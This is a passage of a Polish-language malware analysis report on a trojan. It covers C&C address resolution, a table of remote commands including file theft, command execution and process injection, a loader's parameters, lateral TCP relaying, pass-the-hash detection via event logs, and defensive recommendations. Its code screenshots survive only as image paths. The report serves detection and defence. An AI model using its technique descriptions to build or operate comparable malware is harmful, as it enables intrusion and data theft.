
W następnym kroku tworzonych jest kilka wątków. Jeden z nich odpowiada za nawiązanie połączenia do serwera C&C.

W zależności od tego, czy w pliku konfiguracyjnym zapisany jest adres IP lub nazwa domenowa serwera C&C, oprogramowanie złośliwe przechodzi bezpośrednio do procedury nawiązującej połączenie z serwerem C&C lub odpytuje serwer DNS o rozwiązanie nazwy na adres IP. W przypadku, gdy malware wykorzystuje nazwy domenowe, po otrzymaniu adres IP jest on modyfikowany za pomocą operacji XOR z wartością *0x4F833D58*.


W kodzie malware jest też zaimplementowana obsługa proxy. W ramach sieci wewnętrznej, ruch sieciowy może być przesyłany pomiędzy uruchomionymi instancjami malware.

Poniżej przedstawione są dwa wywołania funkcji odpowiedzialnych za uzyskiwanie adresu IP serwera C&C z serwerów DNS oraz mechanizm modyfikacji adresu IP.


Fragment wywołujący funkcję DNSQuery():



Fragment modyfikujący otrzymany adres IP:



Po otrzymaniu właściwego adresu IP, malware nawiązywał połączenie z serwerem oraz zaczynał czekać na jedno z kilkudziesięciu poleceń. Poniżej fragment funkcji obsługujących komendy:



Dla przykładu funkcja RUN – uruchomienie pliku wykonywalnego wywołuje następujące funkcje:

- *LookupPrivilegeValueW() – SeDebugPrivilege()*
- *DuplicateTokenEx()*
- *SetTokenInformation()*
- *AdjustTokenPrivileges()*
- *GetSystemDirectoryW()*
- *CreateProcessAsUserW()*

Poniższa tabela zawiera informacje o funkcjach poszczególnych komend:


KOMENDA	OPIS
NONE	Brak akcji
GINF	pobiera informacje o zużyciu pamięci, BIOS, procesorze, dysku twardym i interfejsach sieciowych
DRIV	pobiera informacje o zasobach (dyskach)
RUNX	tworzy proces w imieniu innego zalogowanego użytkownika
SCFG	pobranie nowego pliku konfiguracyjnego
GCFG	przesyła aktualną konfiguracje do serwera C&C
DIR	wyświetlanie plików i folderów w katalogu
DIRP	rekursywne wyświetlanie plików i katalogów
CHDIR	zmiana aktualnego katalogu

RUN	uruchomienie komendy
DEL	usunięcie pliku
WIPE	bezpiecznie usunięcie pliku
MOVE	przeniesienie pliku
FTIM	ustawienie innego czasu dla wskazanego pliku
NEWF	utworzenie katalogu
ZDWN	pobranie skompresowanego pliku
DOWN	pobranie pliku
PVEW	informacja o uruchomionych procesach
PKIL	wyłączenie procesu po PID
CMDL	wykonanie komendy, zapisanie wyniku do pliku, upload do serwera C&C i usunięcie
UPLD	upload do C&C
DIE	wyłączenie malware
SLEP	rozłączenie z serwera C&C i odczekanie odpowiednią ilość czasu aby ponownie nawiązać połączenie
TCON	test połączenia do C&C
PEEX	Wstrzyknięcie modułu do explorere.exe
PEIN	Wstrzyknięcie modułu do innego procesu

Identyczne komendy znajdowały się w pliku *perfmon.dat* (główna funkcja odpowiedzialna za odczytanie komend to *sub_1002D670*).


Charakterystyczną cechą analizowanego malware jest zastosowanie biblioteki CURL w wersji 4.47.1. Funkcje udostępniane przez CURL są wykorzystywane w wielu miejscach analizowanego kodu od momentu utworzenia wątku odpowiedzialnego za komunikacje sieciową, włączając moment nawiązywania połączenia (w przypadku, gdy zostanie wykryte wykorzystanie serwera *proxy*), po obsługę poleceń C&C.

Kolejny uruchomiony przy starcie wątek działa w pętli. Odpowiada za monitorowanie i enumerację aktywnych sesji użytkownika. Jeśli taka sesja zostanie wykryta, trojan w imieniu użytkownika sesji tworzy nowy proces.



Następnie enumerowane są uruchomione procesy w celu zidentyfikowania procesu „*explorer.exe*" danego użytkownika. Do identyfikacji procesu używane są standardowe funkcje API: *CreateToolhelp32Snapshot*, *Process32First* oraz *Process32Next*.

Następnie, następuje infekcja tego procesu poprzez wstrzyknięcie kodu malware. Kod, którym infekowane są inne procesy należące do użytkowników znajdują się w innym pliku. Ścieżka do pliku powinna być zapisana w pliku konfiguracyjnym. Przed jej załadowaniem weryfikowany jest format pliku (MZ).



Ścieżka do pliku (która powinna znajdować się w pliku konfiguracyjnym) na analizowanych hostach była wyzerowana. W analizowanych próbkach ta wartość jest wykorzystywana jako parametr wywołania funkcji *PathRemoveArgs* oraz w *CreateProcessAsUser*, więc może to być komenda linii poleceń. Na serwerze zidentyfikowano dwa kolejne pliki należące do intruzów, które uruchamiane są z linii komend. Może to oznaczać, że właśnie do jednego z tych plików powinien prowadzić wpis w pliku konfiguracyjnym. Te pliki to:


- *C:\Windows\fdsvc.exe*
- *C:\Windows\fdsvc.dll* (biblioteka jest zakodowana za pomocą *RC4 Spritz*)

Jest to narzędzie konsolowe. Plik fdsvc.exe przyjmuje następujące parametry:

```
-d (nazwa biblioteki którą ma odszyfrować fdsvc.dll)
-r parametry oddzielone | - są to IP i porty (porty oddzielony od IP :) C&C
-p (id procesu) – wstrzykuje bibliotekę do procesu lub explorer.exe
```

Poniżej znajdują się informacje o komendach, które odbiera malware po wstrzyknięciu we wskazany proces i nawiązaniu połączenia z serwerem C&C.

Są to instrukcje odpowiadające za pobranie pliku, wykonanie instrukcji czy wysłanie pliku do C&C. Tłumaczenie nazw: *Ssylka* (“link”), *Ustanavlivat* (“install”), *Poluchit* (“get”), *Pereslat* (“send”), *Derzhat* (“keep”), *Vykhodit* (“exit”), *Nachalo* (“start”).



Tak jak napisaliśmy wcześniej, po nawiązaniu połączenia z serwerem C&C intruz może "przejąć" w każdym momencie sesję. Jedną z funkcji zainstalowanego malware jest TCP Relay. Intruz może łączyć się do zdalnych hostów w sieci wewnętrznej tak jakby fizycznie znajdował się na serwerze, na których zainstalowana jest usługa (np. *SRService*).

Jeśli dostępne są dzienniki zdarzeń Security na stacjach roboczych i serwerach z interesującego nas przedziału czasowego, można zidentyfikować zdarzenia, które mogą świadczyć o aktywności intruza. Dla przykładu, gdy wykorzystywane są wykradzione dane uwierzytelniające poniższe zdarzenie (4624) może świadczyć o ich użyciu.

```
Typ logowania:              3

Nowe logowanie:
       Identyfikator zabezpieczeń:         S-1-5-21-XXXXX-XXXXXXXXX-XXXXXXXXXX-XXXX
       Nazwa konta:                 username
       Domena konta:         DOMAIN
       Identyfikator logowania:            0xa43b3b7e
       Identyfikator GUID logowania:       {00000000-0000-0000-0000-000000000000}

Informacje o procesie:
       Identyfikator procesu:              0x0
       Nazwa procesu:        -

Informacje o sieci:
       Nazwa stacji roboczej:       HOSTNAME
       Adres źródłowy sieci:        X.X.X.X
       Port źródłowy:        54950

Szczegółowe informacje o uwierzytelnianiu:
       Proces logowania:            NtLmSsp
       Pakiet uwierzytelniania:     NTLM
       Usługi przejściowe:   -
       Nazwa pakietu (tylko NTLM):  NTLM V1
```

Jest to przykład tylko jednej z metod wykrywania ataków typu Pass the Hash. Więcej informacji na ten temat można znaleźć w poniższych dokumentach:

- *Microsoft: Mitigating Pass-the-Hash and Other Credential Theft*
- *NSA: Spotting the Adversary with Windows Event Log Monitoring*

PODSUMOWANIE

Mamy nadzieję, że przedstawiony powyżej opis będzie przydatny przy wykrywaniu podobnych incydentów bezpieczeństwa.

Poniżej znajdują się kilka wybranych technicznych rekomendacji, które naszym zdaniem mogłyby przyczynić się do wczesnego wykrycia, powstrzymania lub ograniczenia rozmiarów opisywanej metody ataku.

1. Regularna i bezzwłoczna instalacja poprawek bezpieczeństwa dla całości oprogramowania zainstalowanego na stacjach roboczych i serwerach,
2. Wykorzystywanie dodatkowych mechanizmów bezpieczeństwa jakie bezpłatnie oferuje producent oprogramowania. **Dla każdego z nich wymagana jest właściwa konfiguracja:**

    a. Instalacja i konfiguracja EMET (dla Windows 10 już nie jest wymagany),
    b. Uruchomienie mechanizmów takich jak AppLocker/DeviceGuard oraz CredentialGuard,
    c. Wykorzystywanie Windows Defender,
    d. Wykorzystywanie systemów typu *personal firewall*,
    e. Uruchomienie i skonfigurowanie narzędzia SYSMON.

    Należy zaznaczyć, że funkcjonalność części z wyżej wymienionych mechanizmów realizują również systemy typu *endpoint protection* firm trzecich.
3. Regularne monitorowanie dzienników zdarzeń, zadbanie o jakość zdarzeń (rejestrowanie odpowiednich zdarzeń) oraz właściwą politykę retencji danych dotyczących dzienników zdarzeń (przynajmniej na poziomie kilku miesięcy, choć rekomendujemy minimum 2-3 lata).
4. Monitorowanie ruchu TLS/SSL przychodzącego oraz wychodzącego poprzez jego deszyfrację i poddawanie inspekcji na urządzeniach brzegowych organizacji.
5. Przy zarządzaniu domeną Active Directory stosowanie się do zaleceń producenta oprogramowania: https://technet.microsoft.com/en-us/windows-server-docs/identity/ad-ds/plan/security-best-practices/best-practices-for-securing-active-directory
6. Implementacja systemu zarządzania lokalnymi kontami administracyjnymi, np. mechanizm LAPS.